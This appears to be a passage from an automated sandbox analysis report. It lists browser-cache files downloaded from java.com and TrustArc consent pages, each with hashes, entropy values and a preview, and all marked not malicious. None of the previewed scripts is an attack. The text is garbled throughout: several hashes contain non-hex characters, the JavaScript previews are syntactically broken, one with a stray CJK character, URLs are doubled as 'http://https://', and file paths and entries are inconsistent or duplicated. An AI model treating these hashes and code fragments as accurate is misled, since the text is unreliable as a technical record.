C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\I79A9-GDDN2-93ZD5-M6HUR-X83QX[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	C source, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	209939
Entropy (8bit):	5.366006952026174
Encrypted:	false

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\T79A9-GDDN2-93ZD5-M6HUR-X83QX[1].js	
SSDEEP:	3072:1P6RsHlwj0PdUgdbS8kvdYkODdlm9AZoZXs+eSc:1msHlxHMvd8dtZoZDc
MD5:	FA4C76A7FDE62B18054CF7EB8E946012
SHA1:	B20150066A879D2B78DD3D4908F4ACD148EE66F8
SHA-256:	09EBD7F407439990AAC227E70DA23E1A819E8E30282928E324370805F480BEC4
SHA-512:	D72F5D078675C7ADB6BFC1980712542A10668AEC9163137A2EC70A5E117F8FFDD0F06A6C4C6636E35C04F2754F33D40C65C59D452AFAA8EA4A382F24F200AB
Malicious:	false
IE Cache URL:	http://https://s.go-mpulse.net/boomerang/T79A9-GDDN2-93ZD5-M6HUR-X83QX
Preview:	<pre>/* * Copyright (c) 2011, Yahoo! Inc. All rights reserved.. * Copyright (c) 2011-2012, Log-Normal, Inc. All rights reserved.. * Copyright (c) 2012-2017, SOASTA, Inc. All rights reserved.. * Copyright (c) 2017, Akamai Technologies, Inc. All rights reserved.. * Copyrights licensed under the BSD License. See the accompanying LICENSE.txt file for terms.. */.* Boomerang Version: 1.720.0 b17966bb92f8ac2ddcda4ac1d9c0aaea6d2eda7b */..BOOMR_start=(new Date).getTime();function BOOMR_check_doc_domain(e){if(window){if(!e){if(window.parent===window){!document.getElementById("boomr-if-as")}return;if(window.BOOMR&&BOOMR.boomerang_frame&&BOOMR.window)try{BOOMR.boomerang_frame.document.domain!=="BOOMR.window.document.domain&&(BOOMR.boomerang_frame.document.domain=BOOMR.window.document.domain)}catch(t){BOOMR.isCrossOriginError(t)}BOOMR.addError(t,"BOOMR_check_doc_domain.domainFix")}e=document.domain;if(e&&-1!=="e.indexOf("".")&&window.parent){try{window.parent.document;return}catch(t){try{document.doma</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\la[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.0314906788435274
Encrypted:	false
SSDEEP:	3:CUkw/txlHh:/P/
MD5:	325472601571F31E1BF00674C368D335
SHA1:	2DAEAA8B5F19F0BC209D976C02BD6ACB51B00B0A
SHA-256:	B1442E85B03BDCAF66DC58C7ABB98745DD2687D86350BE9A298A1D9382AC849B
SHA-512:	717EAOFF7F3F624C268ECCB244E24EC1305AB21557ABB3D6F1A7E183FF68A2D28F13D1D2AF926C9EF6D1FB16DD8CBE34CD98CACF79091DDDC7874DCEE21E FDC
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/a.gif
Preview:	GIF89a.....!.....D.;

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\caas_contenttypemap[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3125
Entropy (8bit):	4.708672411255487
Encrypted:	false
SSDEEP:	24:DRW1pojCBXmQpFvjCUpvNzjcUvph1T1poApFv5pNz5phn+1poApFvNI0pNzNI0p5:DlfRbn+bFIUllbHbUb8D9p/beTbDbh
MD5:	7D8560AEF25A94AF3F959DB0AD8440EA
SHA1:	2871121A548A749D990996C6BFA30277464E82D9
SHA-256:	DA80CD5E7CA38A0D24D78256CF7D248BF8D5255140E1EF75C554EAC923E13CD5
SHA-512:	819E6640E8EB513764E929458EB8F8F39EAF96466905FBB4458FC9A7586C1A16E6E61274C0F4BCCD3FEEF1D0B226023219221D9DF2EFC5EF715D3529275BB314
Malicious:	false
IE Cache URL:	http://https://www.java.com/_cache_97bc/caas_contenttypemap.json
Preview:	<pre>{["type":"JCOM_HelpArticle","categoryList":[{"categoryName":"Content List Default","layoutName":"JCOM-HelpArticle_Link"},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-HelpArticle_Detail"},{"categoryName":"Default","layoutName":"JCOM-HelpArticle_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}],{"type":"JCOM_Footer","categoryList":[{"categoryName":"Content List Default","layoutName":""},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-Footer_Detail"},{"categoryName":"Default","layoutName":"JCOM-Footer_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}],{"type":"JCOM_UninstallApplet","categoryList":[{"categoryName":"Content List Default","layoutName":""},{"categoryName":"Content Placeholder Default","layoutName":"JCOM-UninstallApplet_Detail"},{"categoryName":"Default","layoutName":"JCOM-UninstallApplet_Detail"},{"categoryName":"Empty Content List Default","layoutName":""}],{"type":"JCOM_PropertyHTML","category</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\footer.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	852
Entropy (8bit):	5.239961892663503
Encrypted:	false
SSDEEP:	24:xzptfQ2g9jDQkPBNIjA6hi2A6VOP8ce4+JIN8hDc+:xfQZZvIXU2Lseoc+
MD5:	B75CF6F8E60B4B337B0E80BD2F7B532F
SHA1:	02E01563455F45A096D55DEEA946073CA0475D50
SHA-256:	ACA721CB0D61F54B47CEDA57C90777FA82ADB68F494B5AA9F3F3D92D6AAC102

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\footer.min[1].js	
SHA-512:	82299CF911C787BF3DF36E3C9ECC94E47A4D78183B5B3DDEFFED00673D356875F0736D7EECEA6F5626ADFC0B6B31E687D6354B044ECDDDB6E27E67371BFAD3BF
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT32E28F7C5A8446DDA7E9CFA66A3A6DB7/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	<pre>var popupReference=null;function popFeedback(c){null==popupReference popupReference.closed?(navigator.userAgent.match(/(IE Internet Explorer Trident)/)&&(c=updateQueryParam("p",location.pathname,c)),params="width=620,height=635,directories=0,location=0,menubar=0,resizable=0,scrollbars=1,status=0,toolbar=0",popupReference=window.open(c,"popup",params)):popupReference.focus();return!1}.function updateQueryParam(c,d,a){var e=RegExp("(\\?&)"+"c+"+"="+"\$2\$3");b=a[b[0].replace(e,"\$1\$3").replace(/(&\\?)/\$/, "");if("undefined"!==typeof b[1]&&null!==(d)return a.replace(e,"\$1"+"c+"+"="+d+"\$2\$3");b=a.split("#");a=b[0].replace(e,"\$1\$3").replace(/(&\\?)/\$/, "");if("undefined"!==typeof b[1]&&null!==(d)return a+=#"="+b[1])else if("undefined"!==typeof d&&null!==(d)return e=-1!=a.indexOf("?")?"&":"?",b=a.split("#"),a=b[0]+e+c+"="+d,"undefined"!==typeof b[1]&&null!==(d)return a+=#"="+b[1]),a};</pre>

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\get[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 133 x 18
Category:	downloaded
Size (bytes):	812
Entropy (8bit):	7.606653542056993
Encrypted:	false
SSDEEP:	12:AxVdAl1OT6u00C6H/NkWUK3sVB3sh+3f77tfusUaGzC7lNe8yhr1blpDXO0quAJ3:6du1pud/NR13kY+3T5ikY7JO0yJZlDE
MD5:	67BDF1C74574F113BE0B2B2838723A6B
SHA1:	BBC3932F39925D38FB53DC089FB3799547AB2FD7
SHA-256:	354FD37BD8E6B64BE30B23DB285EBCF3FECC8DBE44CE038D583259E7BE40272D
SHA-512:	05B86E79E36851EF5B8AF1823D65F9F6FCE85C170C74195E5DAF9EE9731E3705DB4C79C785D6EDF2B106E0B3A87194FEF1BD352F339C098CC5A849EA566B450
Malicious:	false
IE Cache URL:	http://https://consent.trustarc.com/get?name=oralogo-black.gif
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\javamagazine(2)[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4226
Entropy (8bit):	7.880591113615801
Encrypted:	false
SSDEEP:	96:VBzQCZdNH3huPYdVNSFNCfBuJcNYK9nnp0V2+TITq:NZdNhuPYthTNYKATIw
MD5:	2EFF9C6E995AD134C885B4BB0132891B
SHA1:	35C7E3F315107B38E1E2179B432F5D4EBCCC7EB0
SHA-256:	4C9A37DE6893B18623F4F0F5D8BD03767CD01CCCD23BD5A0F671B888520975D8
SHA-512:	6E5140429C7C964B240572044B39BE1154AC5191EFECE2CE9A386B05EA2BB1076A4A2F41C5993BB58C6FFCB6A5025AE5483F9EB24ED1469E14FA2E4F39A689
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT7D6EB42C70A34F858C8582494B5B021E/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\jv0h[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	[TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS4 Macintosh, d atetime=2011:01:25 18:25:40], baseline, precision 8, 777x95, frames 3
Category:	downloaded
Size (bytes):	33382
Entropy (8bit):	7.450231632805739
Encrypted:	false
SSDEEP:	768:aFZ3oEM+kcNjBkMY24ibgwJOEtW73o79d3SP:eZ3oiJd6wJOj7QbY
MD5:	3AAFB427F71A50D3D6BDFFA76ABA4380
SHA1:	E8D483CFB9DAB0446C89666FF12A8B8E1F97CA6D
SHA-256:	F8E752CEAE01AF6482D110260838F393C84B8D822E53D9E24BE8D3EFCB57651E
SHA-512:	13DFBE5372AC5654C2DF5F673BDB4E1CC9E54FBE457C4A05921433C1D50E45FC559C6419DB21F56071FAB9AF41ADB6B9F6B3E272B029919D1A0EFA74DF49A5B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\jv0h[1].jpg	
IE Cache URL:	http://https://www.java.com/_cache_4ba9/_themesdelivery/JCOM_Base_Theme/assets/img/header/jv0h.jpg
Preview:	JFIF.....H.H.....Exif..MM.*.....b.....j.(.....1.....r.2.....i.....'.....'Adobe Photoshop CS4 Macintosh.2011:01:25 18:25:40.....&{(.....H.....H.....JFIF.....H.H.....Adobe_CM.....Adobe.d.....".....? .U.e...u..F.....Vfv.....7GWgw.....5.....!1..AQaq"..2...B#.R..3\$b.r..CS.cs4.%.....&5..D.T..dEU6te...u..F.....Vfv.....7GWgw.....?..V....ljo .l7.k.....;.....[&.z..u.{...m....c]...8.5.2...<msK..P..2.;k.c.7.....}U..H.....2.....{..A7.

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\layout[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	69
Entropy (8bit):	4.2053905817469905
Encrypted:	false
SSDEEP:	3:uGK4bqf6FGs/vf
MD5:	31E65444B9EF22C90B0CB11A27F64863
SHA1:	D2AFF3063580CD697754584D923972FBDCFABE7A
SHA-256:	EE8A71FAFB65F44BF73C699B1C21F8C49B9FB176700FC2807D36413E5BF8A13B
SHA-512:	8FC0836155CD0B01BB7002C512DFD3661605676BC3F06C5837295715EC6343821CB30CF4955B0EAD8944BB140B461DC61623685229726BD2C42AA6B14308BDC5
Malicious:	false
IE Cache URL:	http://https://www.java.com/_compdelivery/_cache_2094/JCOM-Footer_Detail/assets/layout.html
Preview:	<div class="jvf0">. {{#fields}}. {{body}}. {{/fields}}.</div>.

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\notice[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	8929
Entropy (8bit):	5.410329350680202
Encrypted:	false
SSDEEP:	192:57GTdVKYOGASJ7MF1fpem4T2J1tvFnj1E6mnNUy3cr:BGS97ASJ3T2JFnj6NUy3cr
MD5:	0FE49EF9F538E6269DB10F9252675236
SHA1:	477E7C7547BB1B41D8ECA0A5874E513BB1939C1A
SHA-256:	3BE11544451643FD5750391DE4723874601F17FA3D12E55EC7408AA8064495FD
SHA-512:	A8EFAE9E134D018C814A81AB92AB5210C798AB26F601812937C1BA4E24AF2F6B90E9DF1F18CA6F4487B95C6D188AFF61DC95D8434B8E0597769377EAFB5337B
Malicious:	false
Preview:	function _truste_eumap(){truste=self.truste {};truste.eu (truste.eu={});truste.util (truste.util={});(new Image(1,1)).src=("https://consent.trustarc.com/log".replace("http:","https:"))+"?domain=oracle.com&country=ch&state=&behavior=expressed&c="+(((1+Math.random())*65536) 0).toString(16).substring(1);truste.util.error=function(l,h,k){k=k {};var j=h&&h.toString() "",e=k.caller "",if(h&&h.stack){j+="\n"+h.stack.match(/((@ at)[^\n\r\t]*)[0]+"\n"+h.stack.match(/((@ at)[^\n\r\t]*)\$/)[0].}truste.util.trace(l,j,k);if(truste.ut.til.debug){!h&&!l){return}var d=[apigwlambdUrl:"https://api-js-log.trustarc.com/error",enableJsLog:false];.if(d.enableJsLog){delete k.caller;delete k.mod;delete k.domain;delete k.authority;k.msg=l;var i=new (self.XMLHttpRequest) self.XDomainRequest self.ActiveXObject)("MSXML2.XMLHTTP.3.0");.i.open("POST",d.apigwlambdUrl,true);.i.setRequestHeader&&.i.setRequestHeader("Content-type","application/json");.i.send(truste.util.getJSON({info:truste.util.getJSON(k)} "",erro

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\notice[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	8929
Entropy (8bit):	5.410329350680202
Encrypted:	false
SSDEEP:	192:57GTdVKYOGASJ7MF1fpem4T2J1tvFnj1E6mnNUy3cr:BGS97ASJ3T2JFnj6NUy3cr
MD5:	0FE49EF9F538E6269DB10F9252675236
SHA1:	477E7C7547BB1B41D8ECA0A5874E513BB1939C1A
SHA-256:	3BE11544451643FD5750391DE4723874601F17FA3D12E55EC7408AA8064495FD
SHA-512:	A8EFAE9E134D018C814A81AB92AB5210C798AB26F601812937C1BA4E24AF2F6B90E9DF1F18CA6F4487B95C6D188AFF61DC95D8434B8E0597769377EAFB5337B
Malicious:	false
IE Cache URL:	m=1&language=en">http://https://consent.trustarc.com/notice?domain=oracle.com&c=teconsent&js=bb-iceType=bb&text=true>m=1&language=en
Preview:	function _truste_eumap(){truste=self.truste {};truste.eu (truste.eu={});truste.util (truste.util={});(new Image(1,1)).src=("https://consent.trustarc.com/log".replace("http:","https:"))+"?domain=oracle.com&country=ch&state=&behavior=expressed&c="+(((1+Math.random())*65536) 0).toString(16).substring(1);truste.util.error=function(l,h,k){k=k {};var j=h&&h.toString() "",e=k.caller "",if(h&&h.stack){j+="\n"+h.stack.match(/((@ at)[^\n\r\t]*)[0]+"\n"+h.stack.match(/((@ at)[^\n\r\t]*)\$/)[0].}truste.util.trace(l,j,k);if(truste.ut.til.debug){!h&&!l){return}var d=[apigwlambdUrl:"https://api-js-log.trustarc.com/error",enableJsLog:false];.if(d.enableJsLog){delete k.caller;delete k.mod;delete k.domain;delete k.authority;k.msg=l;var i=new (self.XMLHttpRequest) self.XDomainRequest self.ActiveXObject)("MSXML2.XMLHTTP.3.0");.i.open("POST",d.apigwlambdUrl,true);.i.setRequestHeader&&.i.setRequestHeader("Content-type","application/json");.i.send(truste.util.getJSON({info:truste.util.getJSON(k)} "",erro

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\3Y2ADQKS\print[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E\3Y2ADQKS\results[1].txt	
Size (bytes):	8
Entropy (8bit):	2.5
Encrypted:	false
SSDEEP:	3:x:x
MD5:	402E7A087747CB56C718BDE84651F96A
SHA1:	7CE01F6381463362CF6AEF2F843A59261E8F5587
SHA-256:	662EFAF46C617DDBCB8FF4A2A8F64CFFD3D93630F1003F8E66511F369B87730F
SHA-512:	5080D776D0B123F20E97D44472EF2343BC022105AA67FC802B71668BAEB74A81530355589D50B1142165D17EF995AEAC196B6C15136D518A1EC0ABFA13C91D10
Malicious:	false
IE Cache URL:	http://https://kqitits7mulnqyeucsyq-pe4433-4b66e3cf2-clientns4-s.akamaihd.net/eum/results.txt
Preview:	Success!

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E\3Y2ADQKS\trustarc-logo-small[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 198 x 34, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4197
Entropy (8bit):	7.949279468766667
Encrypted:	false
SSDEEP:	96:cf2qaUvpL7qZRfYj76vPQ77VizJQyAcP7/IEPGD83nJ7rW0F1u2:cvtWRY76XQ7HFcPEvDOJ2n2
MD5:	01E1B7108FA9F6B54F403309A1616588
SHA1:	E3328418159B7371B64A6CFF199B2812C4D0B9C1
SHA-256:	91C4A6C4295F8898E8B04339A4A2C2E86D5EEF71BA808164E641D0D8A6435004
SHA-512:	EC6E3C4220F6675023674AAFE3BF13C330028E7AB3333B757294575AD4002E890D7E7FDEE35D94E6388C2472413AFF2CB5B0A9B21CD0E19D0577A7B530BBA
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/images/trustarc-logo-small.png
Preview:	.PNG.....IHDR.....".....N.....sRGB.....IDATx..\.x.E.....V.....!..+.DI....Q..Z%.....uU.]5.b.(B.uQ...*.P.C%. ""'..@...z..K^..Q.N.....D^4.i....O...<.x..4.i....p...v.....L")...H.W.h)i.UH.")Zl![\$A...>..U>....W.....1fU.....A.!%.R..S...#h7.t....'4....K&..=d{.i..h..cp.G.8.EY.....Ak.^...q.6..\.XFl..n.;\h..4P.4P.1.7^]...}.Z...v.M..Z.....@..%.O.....9.f..JK.]...c.#..o..^E..]!...#GF5h.@N.>..Nt.v...3."..v...2.~H.i.#..s..\$.1.]GG,&g..A./h=.....B.3<..i'.a....6..o....M..&8...s.=!*F!...U01...*i.v.t.,e....Q..O..o..<...&..).c.....~.....7V..U=...P.1...n<...[]e.d.C..~\.f...Y.d.{.4.S#.....u5.mkN.d.o....Q.P.\$\$\$.....~...9sr...rFyy9O.N.4.@...y.y..].v.mM+**.....il..... .o...R7=.....!...V@.../11q.pl.GKeh...l.r...)U..JQ..PG...?!'...e.j.....P . 'w.....~A..0...y...._Q.p....@..<.x.s.f.H.l[...y3j..gz. C..."....\$77w.*.-S..ftt)...{.....t5.<y...cV.m\R...<...s.]7.*;9.....p..}.q...T..!

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E\9QTQHWWN\1.cache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	19432
Entropy (8bit):	5.580344910706707
Encrypted:	false
SSDEEP:	384:EK6hVeThUgz4Y5Xhsxt8gCxGe6VtWNBK6Z+JA3jviFIJecNKp139J/ozNJMU:EA97gUz8lxktuKA3DizTy0
MD5:	55C52117BF9BC174A987D07FCD7297D5
SHA1:	743E92AD8B74903117073C161A376FEEC4BFE6A2
SHA-256:	3AC30D3684EF5FAC4D54977D24566AEB45B56D17640DD29BC778A44118B7A822
SHA-512:	2CB23BC98BBD9C7C9DC73791903E44E87DE5C6C30A4A9FE55B40278E016505AA7CD2A337A89F570B272683BAADE1AA492C687707C9B5BE74454F87FC1126CF4
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/1.cache.js
Preview:	function lp(){},function asb(){},function dsb(){},function gsb(){},function psb(){},function aub(){ec(){},function eub(a){this.b=a},function iub(a){this.b=a},function Lnb(a){this.b=a},function Onb(a){this.b=a},function Snb(a){this.b=a},function jsb(a){this.b=a},function vsb(a){this.b=a},function Lt看(a){this.b=a},function Otb(a){this.b=a},function Ttb(a){this.b=a},function Ytb(a){this.b=a},function msb(a){ec(){},this.b=a},function lub(a){ec(){},this.b=a},function _ab(a,b){Dl(a.Qd,b)}.function v7(a,b){Nk(a.Qd,b)}.function x7(a,b){Ok(a.Qd,b)}.function Xtb(a,b){a.b.P=b;Wrb(a.b.s,b)}.function uMb(){uMb=Q5b;YPb(NK.e)}.function Dl(b,a){b.selectedIndex=a},function ftb(a,b){a.o=b;Ri(4,new Etb(a,b))}.function Zrb(){d8(this.ssb(new tsb(this)))}.function kp(){kp=Q5b;jp=new Ep(xec,new lp)}.function Zab(a,b){Yab(a,b);return a.Qd.options[b].value},function jtb(a){Rsb();return a!=null&&a.length>0&&yWb(a,P7b)}.function Yab(a,b){if(b<0 b>a.Qd.options.length){throw new UTb}}.function atb(a,b){a.O=b;sPb=b;a

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\E\9QTQHWWN\6.cache[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	6773
Entropy (8bit):	5.516154253697039
Encrypted:	false
SSDEEP:	96:vPon1HkyuHEi2ziv3Hg70TnmK/SEAapZ4Ru03jf0cyD/Nu0s5jAQVLuxzbi:XoUEU3EJK/17HENxyDFmWI+i
MD5:	744C2D6A085D074CF6AB0BD7A9AAF6FC
SHA1:	6FF8D54DC22F2B7B53015D2FBD28372FAA4E07B1
SHA-256:	3307962B53E30C3BE5CC8FC3145EE53E703FE69C37E9F289640C99BE2D55272E

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\9Q7QHWWN\6.cache[1].js	
SHA-512:	B3D2716A44DD773E84A899E0B86F9A53C2F5493362F4D831A5EB27766B4E52DFA53160721BACBF68B8195B386BA5BB337F17C07DD8753C9F51EE386666A498FC
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/defaultpreferencemanager/deferredjs/0D070042D9C67A68E1A4BF804E6E0E06/6.cache.js
Preview:	<pre>function Kt({}).function vrb({}).function frb(a){this.b=a}.function irb(a){this.b=a}.function mrb(a){this.b=a}.function prb(a){this.b=a}.function srb(a){this.b=a}.function yrb(a){t his.b=a}.function Atb(a){this.b=a}.function Gv(a){throw new Tu(a)}.function Ddb(a,b){Cdb();a.Ke(a.Ce()+b)}.function XMb(a,b){YMb(a,Cgc(yv(),Fv(b)))}.function Cdb() {Cdb=Q5b;yt((xt(),xt(),wt))).function yt(a){!a.b&&(a.b=new Kt);return a.b}.function oi(b,a){b.setDate(a);return b.getTime()}.function ri(a,b,c,d,e,f,g){return new Date(a,b,c,d ,e,f,g)}.function Uu(a){bk(this);this.g=!a?null:Sh(a);this.f=a}.function kt(a){!t();var b,c;b=yt((xt(),xt(),wt));c=null;a==b&&(c=gw(ht.pg(Llc,77)));if(!c){c=new jt(Llc);a==b&&ht.qg(Llc,c)}return c}.function Fv(b){yv();var c;if(b==null){throw new aWb}if(b.length==0){throw new mVb('empty argument')}try{return Ev(b,true)}catch(a){a=YP(a);if(!w(a,11)){c =a;throw new Uu(c)}else throw a}.function brb(a,b){spb.call(this,a);this.i=new BLb;d8(this.Qrb(new Rrb(this)));this.q=a;this.e=b;</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\9Q7QHWWN\EuPreferenceManager[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	27745
Entropy (8bit):	5.042943398466011
Encrypted:	false
SSDEEP:	384:xDMuxcCdWdamlRHq038liBVt6IXcyfBWfTbQe97jl7yE:R1xcC3mlwlirT6IMEBKeeFIE
MD5:	182FC39AFF61D22162DFD04D282791E2
SHA1:	737ED8C224ED9313F5325AEC984CDE6043974C51
SHA-256:	1EA22EF5CC12712E650AC15269E8E7B75904F47246CE6EB04BF0FCD42F8BED77
SHA-512:	C20168EDB22C2B2AA9454150EB7DEBB5373C7999E294482AB540DD550BF4FE443D05EA45A62D2816F59D5C4C4F11EDD4E17C23916B61787670688901828F6F5
Malicious:	false
IE Cache URL:	http://https://consent-pref.trustarc.com/EuPreferenceManager.css
Preview:	<pre>html, body, div, span, applet, object, iframe,.h1, h2, h3, h4, h5, h6, p, blockquote, pre,.a, abbr, acronym, address, big, cite, code,.del, dfn, em, font, img, ins, kbd, q, s, samp,.small, strike, strong, sub, sup, tt, var,.b, u, i, center,.dl, dt, dd, ol, ul, li,.fieldset, form, label, legend,.table, caption, tbody, tfoot, thead, tr, th, td { background: transparent;. border: 0;. margin: 0;. padding: 0;. vertical-align: baseline;}.body { font-size: 12px; font-family: "Helvetica Neue",Helvetica,Arial,sans-serif; line- height: 20px; }.body.main { background: url(images/bg.png) no-repeat center 0; line-height: 20px; }.body.pbg { background: #fff url(images/pbg.jpg) repeat-y 1px 0; }.input, textarea, select { font-size: 12px; font-family: 'Lucida Grande', Arial, Helvetica, sans-serif; }..../**INDEX.HTML***/..mainheader {...mainHeader h1 { color: #2C2D31; font-siz e: 18px; display: inline-block; }.accept-decline-buttons { float: right; }.#accept_all_button{ background: no</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\9Q7QHWWN\JavaAlice[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	3811
Entropy (8bit):	7.850192369179497
Encrypted:	false
SSDEEP:	96:YaKeVfWUvT7GNVz9Bu8Qydxh6zzvupXg8B:LfWUniNV5h6zzvYXg8B
MD5:	F26405E1D9347863352B5E7CEA270155
SHA1:	192894C813979D6ADB08BD2BECE0D0A5DEBFE96A
SHA-256:	70145461B9DD7661B2FDE95B572262B9A4AC4044FF9C4D99450A5B1CEC93A1CA
SHA-512:	94F753BA1F9E6512700DDAA6CD8559109C31B55C2A4B546A5708F75D5CADC175AF1CB438498FE62E94192EFC45B1F88097F4A27CC74340BCCD3EBF45FA12C6C
Malicious:	false
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT9D1468A57F0F4C7782D8B91D06E60E37/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
Preview:	<pre>.....JFIF.....d.d.....C.....!....."\$\$.C.....}.!.....E.....!....1Aq"3QRU Va.....246su...#Sr...B.S.....0.....1!A.Qa."q...B.....?.J:.e.x...%.f[m...8..NV.r.u.^O;.....o..N.'.....i..y.u.c .Y....y.u.c .ry.pj]X.&.....w .V7.'.....i.....y.u.c .ry.pj]X.&.....w.._V7.'.....i.....y.u.c .ry.pj]X.&.....1....\$w..":()-.-.h....t.'hdU*.'j....?n.o...[.T.....8..Gf.)>.j..zOed.! .r.....;..qLT.....8..v_...f....VOS....O. /?-...c.D.P.H.R.i..\$a..m.+s.x.#.....\$o..Uu't..Bc...z.....< .!;.#<=OySe.*.R.....N.k.h.f.f.\$#<.....u.A.e.E.....\Q...#.....88.".....R}.....tCb.il2.JQ.E..O@.....oN^e.Q?. DEl...dxMz~-.l.>... R...s.!)K.c.... k...&M...q....N.^pn%j..ki.';.[4.Q.....^....n.b .t..7</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\9Q7QHWWN\Oracleacademy(2)[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 125x132, frames 3
Category:	downloaded
Size (bytes):	4900
Entropy (8bit):	7.90049937566647
Encrypted:	false
SSDEEP:	96:XLEICYEO3u1fQ8i0id8Ulu3H0wqi/PxbCvGTGK9Q5Sr0gwFC7ofJK:X4ICYEYu148fyuwr0v8ZGpFSofJK
MD5:	CFE0F1B70C44984498BCBB32E3913E28
SHA1:	4C71674AB77C183746263886A86051DD6DC7C3DB
SHA-256:	3A09A1B1EA0D785CA29174C25AF6F42656831898E9B09FC0B2AFB25A5E82A068
SHA-512:	58B02CF5537D7776468D010992589A57B64DA47ABEF45FD92F83A3423366E5C94D48903216A10A6401634FD7C0E2047D8DE4A014BD258414250675E6E252C56B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\9QTQHWWN\Oracleacademy(2)[1].jpg	
IE Cache URL:	http://https://www.java.com/content/published/api/v1.1/assets/CONT862DE06B4B724C38B1F5D3FA3EB08BFB/native?cb=_cache_97bc&channelToken=1f7d2611846d4457b213dfc9048724dc
